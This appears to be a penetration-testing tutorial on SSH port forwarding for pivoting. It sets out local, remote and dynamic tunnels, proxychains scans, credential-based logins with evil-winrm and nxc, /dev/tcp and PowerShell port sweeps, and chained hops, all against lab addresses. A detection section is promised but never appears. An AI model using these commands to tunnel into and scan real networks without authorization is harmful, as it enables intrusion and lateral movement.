TL;DR

SSH port forwarding uses an existing SSH connection to create encrypted tunnels that redirect TCP traffic between networks. An attacker who compromises a host with SSH access can use local forwarding to reach internal services from the attack machine, remote forwarding to expose internal services back through the SSH server, and dynamic forwarding to turn the compromised host into a full SOCKS proxy for routing arbitrary traffic into the target network. No additional tools are required: the OpenSSH client, already installed on virtually every Linux distribution and modern Windows build, handles everything. The technique is not a vulnerability; it is standard SSH functionality used in a way the defenders did not anticipate.
- MITRE ATT&CK: T1572 — Protocol Tunneling
- Tactic: Command and Control
- Platform: Linux, Windows, macOS
Introduction
During a penetration test, initial access rarely lands the attacker on the exact machine that holds the interesting data. The compromised host sits in a DMZ, or behind a firewall, or in a network segment that can reach internal services the attacker cannot touch directly. The challenge becomes: how do you interact with those services from your attack machine?
SSH port forwarding solves this problem. It wraps TCP traffic inside an encrypted SSH session and delivers it to a destination the attacker could not otherwise reach. The technique requires nothing beyond an SSH client on the attacker side and an SSH server on the compromised host (or vice versa). There is no exploit involved, no payload to compile, no binary to upload. The tunnel rides on legitimate SSH infrastructure, uses standard encryption, and is difficult to distinguish from normal administrative traffic.
This post explains the three types of SSH port forwarding (local, remote, and dynamic), walks through the underlying mechanism of each, sets up a lab to demonstrate realistic pivoting scenarios, and covers detection from the defensive side.
How SSH tunnels work
An SSH tunnel is a TCP connection multiplexed inside an established SSH session. The SSH protocol (RFC 4253, RFC 4254) supports channel multiplexing natively: a single SSH connection can carry the interactive shell, file transfers, and any number of forwarded TCP streams simultaneously. Each forwarded stream is a separate channel within the session, encrypted end to end between the SSH client and the SSH server.
The critical point for offensive use is that the tunnel endpoint can be a different machine than the SSH server itself. When an attacker forwards traffic through a compromised host, the SSH server on that host opens a new connection to the final destination on behalf of the attacker. The target service sees a connection originating from the compromised host, not from the attacker's machine.
There are three forwarding modes, each serving a different purpose:
| Mode | SSH Flag | Direction | Use Case |
|---|---|---|---|
| Local | -L | Attacker → SSH Server → Target | Reach an internal service from the attack machine |
| Remote | -R | Target network → SSH Server → Attacker | Expose a service back to the attacker |
| Dynamic | -D | Attacker → SSH Server → (anywhere) | SOCKS proxy for arbitrary destinations |
The rest of this post covers each mode in detail.
Local port forwarding
Local forwarding is the most common scenario during a pentest. The attacker binds a port on the local machine and tunnels traffic through the SSH server to a destination the attacker cannot reach directly.
The mechanism
When the attacker runs ssh -L, the SSH client opens a listening socket on the local machine. Any connection to that socket is forwarded through the SSH session to the remote end, where the SSH server opens a new TCP connection to the specified destination. The response travels back the same way.
Attacker (Kali)                 Compromised Host              Internal Target
  10.10.14.5                      10.10.10.50                   172.16.1.100
      │                               │                              │
      │  ssh -L 8080:172.16.1.100:80  │                              │
      │──────────────────────────────>│                              │
      │       SSH session established │                              │
      │                               │                              │
      │  Browser → localhost:8080     │                              │
      │──┐                            │                              │
      │  │ (traffic enters tunnel)    │                              │
      │  └───────────────────────────>│                              │
      │                               │── TCP connect ──────────────>│
      │                               │   172.16.1.100:80            │
      │                               │                              │
      │                               │<──── HTTP response ──────────│
      │<──────────────────────────────│                              │
      │  Response on localhost:8080   │                              │
      │                               │                              │
The internal target (172.16.1.100) sees the connection coming from 10.10.10.50, the compromised host. It has no visibility of the attacker at 10.10.14.5.
Syntax
ssh -L [bind_address:]local_port:destination:destination_port user@ssh_server
| Parameter | Meaning |
|---|---|
bind_address | Local address to listen on (default: localhost) |
local_port | Port that opens on the attacker's machine |
destination | Target host, as seen from the SSH server (IP or hostname) |
destination_port | Port on the target host |
user@ssh_server | Credentials and address of the compromised host running SSH |
Example: accessing an internal web application
The attacker has SSH credentials for a compromised host (10.10.10.50). Behind that host, a web application runs on 172.16.1.100 port 80, reachable only from the internal network.
ssh -L 8080:172.16.1.100:80 [email protected] -N
The -N flag tells SSH not to execute a remote command. The session exists only to maintain the tunnel.
The attacker can now open http://localhost:8080 in a browser, and the traffic reaches 172.16.1.100:80 through the encrypted tunnel.
Example: reaching an internal database
An MSSQL instance runs on 172.16.1.200 port 1433, accessible only from the compromised host's network.
ssh -L 1433:172.16.1.200:1433 [email protected] -N
The attacker connects with any MSSQL client pointing at localhost:1433:
impacket-mssqlclient sa:'DbP@ssw0rd'@localhost
The database sees a connection from 10.10.10.50. The attacker interacts with it as if sitting on the internal network.
Example: forwarding to the SSH server itself
The destination does not need to be a third machine. If the service runs on the compromised host itself but is only listening on 127.0.0.1, local forwarding still works:
ssh -L 3306:127.0.0.1:3306 [email protected] -N
This forwards traffic to MySQL running on the SSH server's own loopback, which would otherwise be unreachable from the network.
Remote port forwarding
Remote forwarding works in the opposite direction. The SSH server opens a listening socket on the remote side, and any connection to that socket is tunneled back to the attacker's machine (or to a host reachable from the attacker).
The mechanism
This mode is useful when the attacker already has a shell on the target but cannot initiate outbound connections to arbitrary ports. If the target can reach an SSH server controlled by the attacker, a reverse tunnel lets the attacker expose services back into the target network.
Internal Target               Compromised Host                 Attacker (Kali)
  172.16.1.100                   10.10.10.50                     10.10.14.5
      │                               │                              │
      │                               │  ssh -R 9090:172.16.1.100:80 │
      │                               │─────────────────────────────>│
      │                               │    SSH session established   │
      │                               │                              │
      │                               │                   Tool connects to
      │                               │                   localhost:9090
      │                               │                              │
      │                               │<── tunnel carries request ───│
      │<── TCP connect ───────────────│                              │
      │    172.16.1.100:80            │                              │
      │                               │                              │
      │── HTTP response ─────────────>│                              │
      │                               │── tunnel carries response ──>│
      │                               │                              │
Syntax
ssh -R [bind_address:]remote_port:destination:destination_port user@attacker_ssh_server
This command runs on the compromised host, connecting back to an SSH server the attacker controls.
| Parameter | Meaning |
|---|---|
bind_address | Address on the remote (attacker) side to listen on |
remote_port | Port that opens on the attacker's SSH server |
destination | Target host, as seen from the compromised host |
destination_port | Port on the target host |
user@attacker_ssh_server | The attacker's SSH server address |
Example: exposing an internal service through a reverse tunnel
The attacker has a shell on 10.10.10.50 and needs to reach 172.16.1.100:80 from Kali. The compromised host can SSH out to the attacker's server.
On the compromised host:
ssh -R 9090:172.16.1.100:80 [email protected] -N
On Kali, localhost:9090 now reaches 172.16.1.100:80 through the reverse tunnel.
Example: exposing a local administration panel
The compromised host runs a management interface bound to 127.0.0.1:8443 that is not accessible from the network. The attacker cannot reach it directly, but has a shell on the host and can SSH out to Kali.
From the compromised host:
ssh -R 8443:127.0.0.1:8443 [email protected] -N
On Kali, localhost:8443 now reaches the administration panel running on the compromised host's loopback. The tunnel was initiated by the compromised host, so it works even when inbound connections to that host are blocked by a firewall.
Note: For the SSH server to accept binding on addresses other than
127.0.0.1, theGatewayPortsdirective insshd_configmust be set toyesorclientspecified. By default, remote forwarded ports only listen on the loopback interface.
Dynamic port forwarding (SOCKS proxy)
Dynamic forwarding is the most flexible mode. Instead of forwarding a single port to a single destination, it turns the SSH connection into a SOCKS proxy. Any application that supports SOCKS (version 4 or 5) can route its traffic through the tunnel to any destination reachable from the SSH server.
The mechanism
The SSH client opens a local SOCKS server. When an application connects through it, the application specifies the destination address and port. The SSH client tunnels the request to the SSH server, which opens a connection to the requested destination. This effectively turns the compromised host into a proxy for the attacker's entire toolkit.
Attacker (Kali)                 Compromised Host              Any Internal Target
  10.10.14.5                      10.10.10.50                   172.16.1.0/24
      │                               │                              │
      │  ssh -D 1080 [email protected] │                              │
      │──────────────────────────────>│                              │
      │       SOCKS proxy active      │                              │
      │       on localhost:1080       │                              │
      │                               │                              │
      │  proxychains nmap ...         │                              │
      │──┐                            │                              │
      │  │ SOCKS: connect to          │                              │
      │  │ 172.16.1.100:445           │                              │
      │  └───────────────────────────>│                              │
      │                               │── TCP connect ──────────────>│
      │                               │   172.16.1.100:445           │
      │                               │                              │
      │  proxychains nxc ...          │                              │
      │──┐                            │                              │
      │  │ SOCKS: connect to          │                              │
      │  │ 172.16.1.200:5985          │                              │
      │  └───────────────────────────>│                              │
      │                               │── TCP connect ──────────────>│
      │                               │   172.16.1.200:5985          │
      │                               │                              │
Syntax
ssh -D [bind_address:]local_port user@ssh_server -N
| Parameter | Meaning |
|---|---|
bind_address | Local address for the SOCKS server (default: localhost) |
local_port | Port the SOCKS proxy listens on |
Example: scanning an internal network through SOCKS
ssh -D 1080 [email protected] -N
Configure proxychains to use the tunnel. Edit /etc/proxychains4.conf:
[ProxyList]
socks5 127.0.0.1 1080
Now any tool prefixed with proxychains routes through the compromised host:
# Port scan an internal subnet
proxychains nmap -sT -Pn 172.16.1.100 -p 80,443,445,3389,5985

# Enumerate SMB shares
proxychains nxc smb 172.16.1.100 -u john.doe -p 'Welcome2024!' --shares

# Connect via evil-winrm
proxychains evil-winrm -i 172.16.1.200 -u admin -p 'P@ssw0rd!'
Important: Nmap through a SOCKS proxy only supports TCP connect scans (
-sT). SYN scans (-sS), UDP scans, and ICMP probes do not work because the SOCKS protocol operates at the TCP level. Use-Pnto skip host discovery, since ping is not available through the tunnel.
Example: using the SOCKS proxy with a browser
For web applications, configure the browser's proxy settings to use SOCKS5 at 127.0.0.1:1080. In Firefox, this is under Settings → Network Settings → Manual proxy configuration → SOCKS Host. With the proxy configured, navigating to http://172.16.1.100 in the browser sends the request through the tunnel.
Alternatively, use foxyproxy (a browser extension) to switch between the SOCKS proxy and direct connections without changing system settings.
Discovering internal services from the compromised host
Before setting up any tunnel, the attacker needs to understand the network topology from the compromised host's perspective. Which interfaces does it have? What networks can it reach? What services are listening locally or on neighboring machines? The answers determine what is worth forwarding.
The enumeration steps depend on whether the compromised host runs Linux or Windows. Both paths lead to the same goal: a list of reachable internal hosts and open ports that justify creating a tunnel.
Identifying network interfaces and routes
The first step is mapping the compromised host's network position. A host with multiple interfaces is a natural pivot point.
Linux:
ip addr show
Look for interfaces with addresses on different subnets. A host with both 10.10.10.50/24 and 172.16.1.50/24 can reach two networks, and anything on 172.16.1.0/24 becomes accessible through a tunnel.
The routing table confirms which networks the host knows how to reach:
ip route
Example output:
default via 10.10.10.1 dev eth0
10.10.10.0/24 dev eth0 proto kernel scope link src 10.10.10.50
172.16.1.0/24 dev eth1 proto kernel scope link src 172.16.1.50
Windows:
ipconfig /all
Look for adapters with addresses on different subnets, the same way as on Linux. A host with 10.10.10.50 on one adapter and 172.16.1.50 on another can bridge both networks through a tunnel.
For the routing table:
route print
Or in PowerShell:
Get-NetRoute | Where-Object { $_.DestinationPrefix -ne '0.0.0.0/0' -and $_.DestinationPrefix -ne '::/0' } | Format-Table DestinationPrefix, NextHop, InterfaceAlias
The output shows which subnets the host can reach directly, identifying the networks worth targeting through port forwarding.
Checking what is listening on the compromised host itself
Services bound to 127.0.0.1 on the compromised host are invisible from the network but reachable through SSH local forwarding. Discovering these is often the quickest win.
Linux:
ss -tlnp
Example output:
State   Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN  0       128     127.0.0.1:3306      0.0.0.0:*          users:(("mysqld",pid=1234,fd=22))
LISTEN  0       128     127.0.0.1:8443      0.0.0.0:*          users:(("admin-panel",pid=5678,fd=8))
LISTEN  0       128     0.0.0.0:22          0.0.0.0:*          users:(("sshd",pid=900,fd=3))
In this example, MySQL and an administration panel are both listening only on loopback. They are not reachable from the network, but an SSH tunnel pointing at 127.0.0.1:3306 or 127.0.0.1:8443 will reach them.
If ss is not available, netstat serves the same purpose:
netstat -tlnp
Windows:
netstat -ano | findstr LISTENING
Example output:
  TCP    0.0.0.0:22       0.0.0.0:0    LISTENING    1892
  TCP    127.0.0.1:1433   0.0.0.0:0    LISTENING    3456
  TCP    127.0.0.1:8443   0.0.0.0:0    LISTENING    7890
The PID in the last column identifies the process. To resolve it:
tasklist /FI "PID eq 3456"
In PowerShell, both the port and the process name are available in a single query:
Get-NetTCPConnection -State Listen | Select-Object LocalAddress, LocalPort, OwningProcess, @{Name='Process';Expression={(Get-Process -Id $_.OwningProcess).ProcessName}} | Format-Table
The same logic applies: anything listening on 127.0.0.1 is a candidate for SSH local forwarding. An MSSQL instance on 127.0.0.1:1433 or an administration panel on 127.0.0.1:8443 become reachable from the attacker's machine once a tunnel is established.
Discovering neighbors and internal hosts
The ARP cache reveals hosts that the compromised machine has recently communicated with.
Linux:
ip neigh show
The /etc/hosts file and DNS configuration may also contain references to internal systems:
cat /etc/hosts
cat /etc/resolv.conf
If the internal network uses a DNS server, queries from the compromised host can reveal additional targets:
host -t A intranet.internal.local
Windows:
arp -a
For host file entries and DNS configuration:
type C:\Windows\System32\drivers\etc\hosts
ipconfig /displaydns
The DNS client cache on Windows is particularly useful. Unlike Linux, Windows caches DNS lookups by default, so ipconfig /displaydns may reveal hostnames the system has recently resolved, pointing to internal services the attacker did not know about.
For DNS queries against the internal DNS server:
nslookup intranet.internal.local
Or in PowerShell:
Resolve-DnsName -Name intranet.internal.local -Type A
Port scanning internal hosts without additional tools
On a compromised host where no scanning tools are installed, native features of the operating system can probe ports on internal systems.
Linux:
Bash's built in /dev/tcp pseudo device can test TCP connectivity:
for port in 22 80 443 445 1433 3306 3389 5432 5985 8080 8443; do
    (echo >/dev/tcp/172.16.1.100/$port) 2>/dev/null && echo "[+] 172.16.1.100:$port open"
done
This is slow compared to a proper scanner, but it requires nothing beyond a Bash shell and produces no network noise from the attacker's machine. The connection attempts originate from the compromised host, which is already a legitimate member of the internal network.
For sweeping a subnet, combine the port probe with an address loop:
for host in $(seq 1 254); do
    (echo >/dev/tcp/172.16.1.$host/80) 2>/dev/null && echo "[+] 172.16.1.$host:80 open"
done
Note: The
/dev/tcpdevice is a Bash feature. It does not exist on systems using a different default shell (such asdashon minimal Debian installations). In that case, explicitly invokebash -cor use a one liner withnc(netcat) if available:nc -zv 172.16.1.100 80 2>&1 | grep succeeded.
Windows:
PowerShell provides Test-NetConnection for probing individual ports:
Test-NetConnection -ComputerName 172.16.1.100 -Port 445 -WarningAction SilentlyContinue
To scan multiple ports on a single host:
$ports = @(22,80,443,445,1433,3306,3389,5432,5985,8080,8443)
foreach ($port in $ports) {
    $result = Test-NetConnection -ComputerName 172.16.1.100 -Port $port -WarningAction SilentlyContinue
    if ($result.TcpTestSucceeded) {
        Write-Output "[+] 172.16.1.100:$port open"
    }
}
Test-NetConnection is functional but slow because it waits for a full TCP timeout on closed ports. For faster scanning, a raw TCP socket approach reduces the delay significantly:
$ports = @(22,80,443,445,1433,3306,3389,5432,5985,8080,8443)
foreach ($port in $ports) {
    $tcp = New-Object System.Net.Sockets.TcpClient
    try {
        $tcp.ConnectAsync("172.16.1.100", $port).Wait(500) | Out-Null
        if ($tcp.Connected) { Write-Output "[+] 172.16.1.100:$port open" }
    } catch {} finally { $tcp.Dispose() }
}
The Wait(500) parameter sets a 500 millisecond timeout per port, making subnet sweeps practical:
1..254 | ForEach-Object {
    $ip = "172.16.1.$_"
    $tcp = New-Object System.Net.Sockets.TcpClient
    try {
        $tcp.ConnectAsync($ip, 445).Wait(300) | Out-Null
        if ($tcp.Connected) { Write-Output "[+] $ip`:445 open" }
    } catch {} finally { $tcp.Dispose() }
}
Once the attacker has a list of reachable internal hosts and their open ports, every discovery becomes a candidate for SSH port forwarding. The enumeration commands differ between operating systems, but the tunnel syntax that follows is identical.
Practical scenario: pivoting to the internal database
This walkthrough demonstrates the complete attack path using each forwarding mode.
Step 1: local forwarding to the web application
From the attacker's machine, forward local port 8080 to the internal web server:
ssh -L 8080:172.16.1.100:80 [email protected] -N -f
The -f flag backgrounds the SSH process after authentication, freeing the terminal.
Verify the tunnel is active:
ss -tlnp | grep 8080
LISTEN 0 128 127.0.0.1:8080 0.0.0.0:* users:(("ssh",...))
Access the internal web application:
curl http://localhost:8080
The response comes from Apache running on 172.16.1.100, a host the attacker cannot reach directly.
Step 2: local forwarding to the database
In a separate tunnel, forward MySQL:
ssh -L 3306:172.16.1.100:3306 [email protected] -N -f
Connect with the MySQL client:
mysql -h 127.0.0.1 -P 3306 -u appuser -p'DbSecret123' -e "SHOW DATABASES;"
Expected output:
+--------------------+
| Database           |
+--------------------+
| information_schema |
| internal_app       |
+--------------------+
The attacker is now querying a database that exists only on the internal network, through an encrypted tunnel that looks like a normal SSH session to any network monitoring device.
Step 3: dynamic forwarding for full network access
Instead of creating individual tunnels for each service, set up a SOCKS proxy and route everything through it:
ssh -D 1080 [email protected] -N -f
Scan the internal subnet for additional hosts:
proxychains nmap -sT -Pn 172.16.1.0/24 -p 22,80,443,445,3306,3389,5985 --open
This single SOCKS tunnel replaces dozens of individual port forwards and gives the attacker the ability to reach any service on the internal network as if sitting on 172.16.1.50.
Multiple hops: chaining tunnels
In complex networks, the target may be several segments away from the compromised host. SSH tunnels can be chained to reach deeper networks.
Attacker              DMZ-WEB01              APP-SRV01              DB-SRV01
10.10.14.5            10.10.10.50            172.16.1.100           192.168.5.10
    │                      │                      │                      │
    │  1st tunnel          │                      │                      │
    │─────────────────────>│                      │                      │
    │  ssh -L 2222:        │                      │                      │
    │  172.16.1.100:22     │                      │                      │
    │                      │                      │                      │
    │  2nd tunnel          │                      │                      │
    │  (through 1st)       │                      │                      │
    │──────────────────────┼─────────────────────>│                      │
    │  ssh -L 3306:        │                      │                      │
    │  192.168.5.10:3306   │                      │                      │
    │  -p 2222 localhost   │                      │                      │
    │                      │                      │── TCP to DB ────────>│
    │                      │                      │   192.168.5.10:3306  │
    │                      │                      │                      │
First, forward SSH on APP-SRV01 to a local port:
ssh -L 2222:172.16.1.100:22 [email protected] -N -f
Then create a second tunnel through the first, reaching the database server on the third network:
ssh -L 3306:192.168.5.10:3306 user2@localhost -p 2222 -N -f
The attacker now reaches DB-SRV01 (192.168.5.10:3306) through two encrypted hops. Each hop only sees traffic from its immediate peer.
Useful SSH flags for tunneling
| Flag | Purpose |
|---|---|
-N | Do not execute a remote command (tunnel only) |
-f | Background the SSH process after authentication |
-T | Disable pseudo terminal allocation (useful with -N) |
-o StrictHostKeyChecking=no | Skip host key verification (lab use only) |
-o UserKnownHostsFile=/dev/null | Do not save the host key (operational security) |
-C | Enable compression (helpful on slow links) |
-v | Verbose output for debugging tunnel issues |
A common combination for quiet tunneling during an engagement:
ssh -D 1080 -N -f -T -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null [email protected]
The
StrictHostKeyCheckingandUserKnownHostsFileoptions should only be used in controlled lab environments or during authorized engagements where operational security considerations justify them. In production, disabling host key checking exposes the connection to interception.
SSH port forwarding on Windows
Modern versions of Windows (Windows 10 1809 and later, Windows Server 2019 and later) ship with an OpenSSH client installed by default. The syntax is identical to Linux:
ssh -L 8080:172.16.1.100:80 [email protected] -N
On older Windows versions where the OpenSSH client is not installed, it can be added through the Optional Features settings or downloaded directly from the Microsoft OpenSSH releases.
Limitations
SSH tunnels are TCP only. They cannot forward:
- UDP traffic (DNS, SNMP, TFTP)
- ICMP (ping, traceroute)
- Raw sockets (SYN scans with Nmap)
This means that tools relying on raw sockets or UDP will not work through an SSH tunnel. Nmap SYN scans (-sS) fail because the SOCKS proxy only handles TCP connections. Port scanning through SSH dynamic forwarding must use TCP connect scans (-sT) with host discovery disabled (-Pn). DNS resolution can also be an issue: if the target network uses internal DNS names, configure proxychains to resolve DNS through the proxy by enabling proxy_dns in the configuration file.
References
- RFC 4253 — The Secure Shell (SSH) Transport Layer Protocol — rfc-editor.org
- RFC 4254 — The Secure Shell (SSH) Connection Protocol — rfc-editor.org
- MITRE ATT&CK T1572 — Protocol Tunneling — attack.mitre.org
- OpenSSH Manual — ssh(1) — man.openbsd.org
- HackTricks — Tunneling and Port Forwarding — book.hacktricks.wiki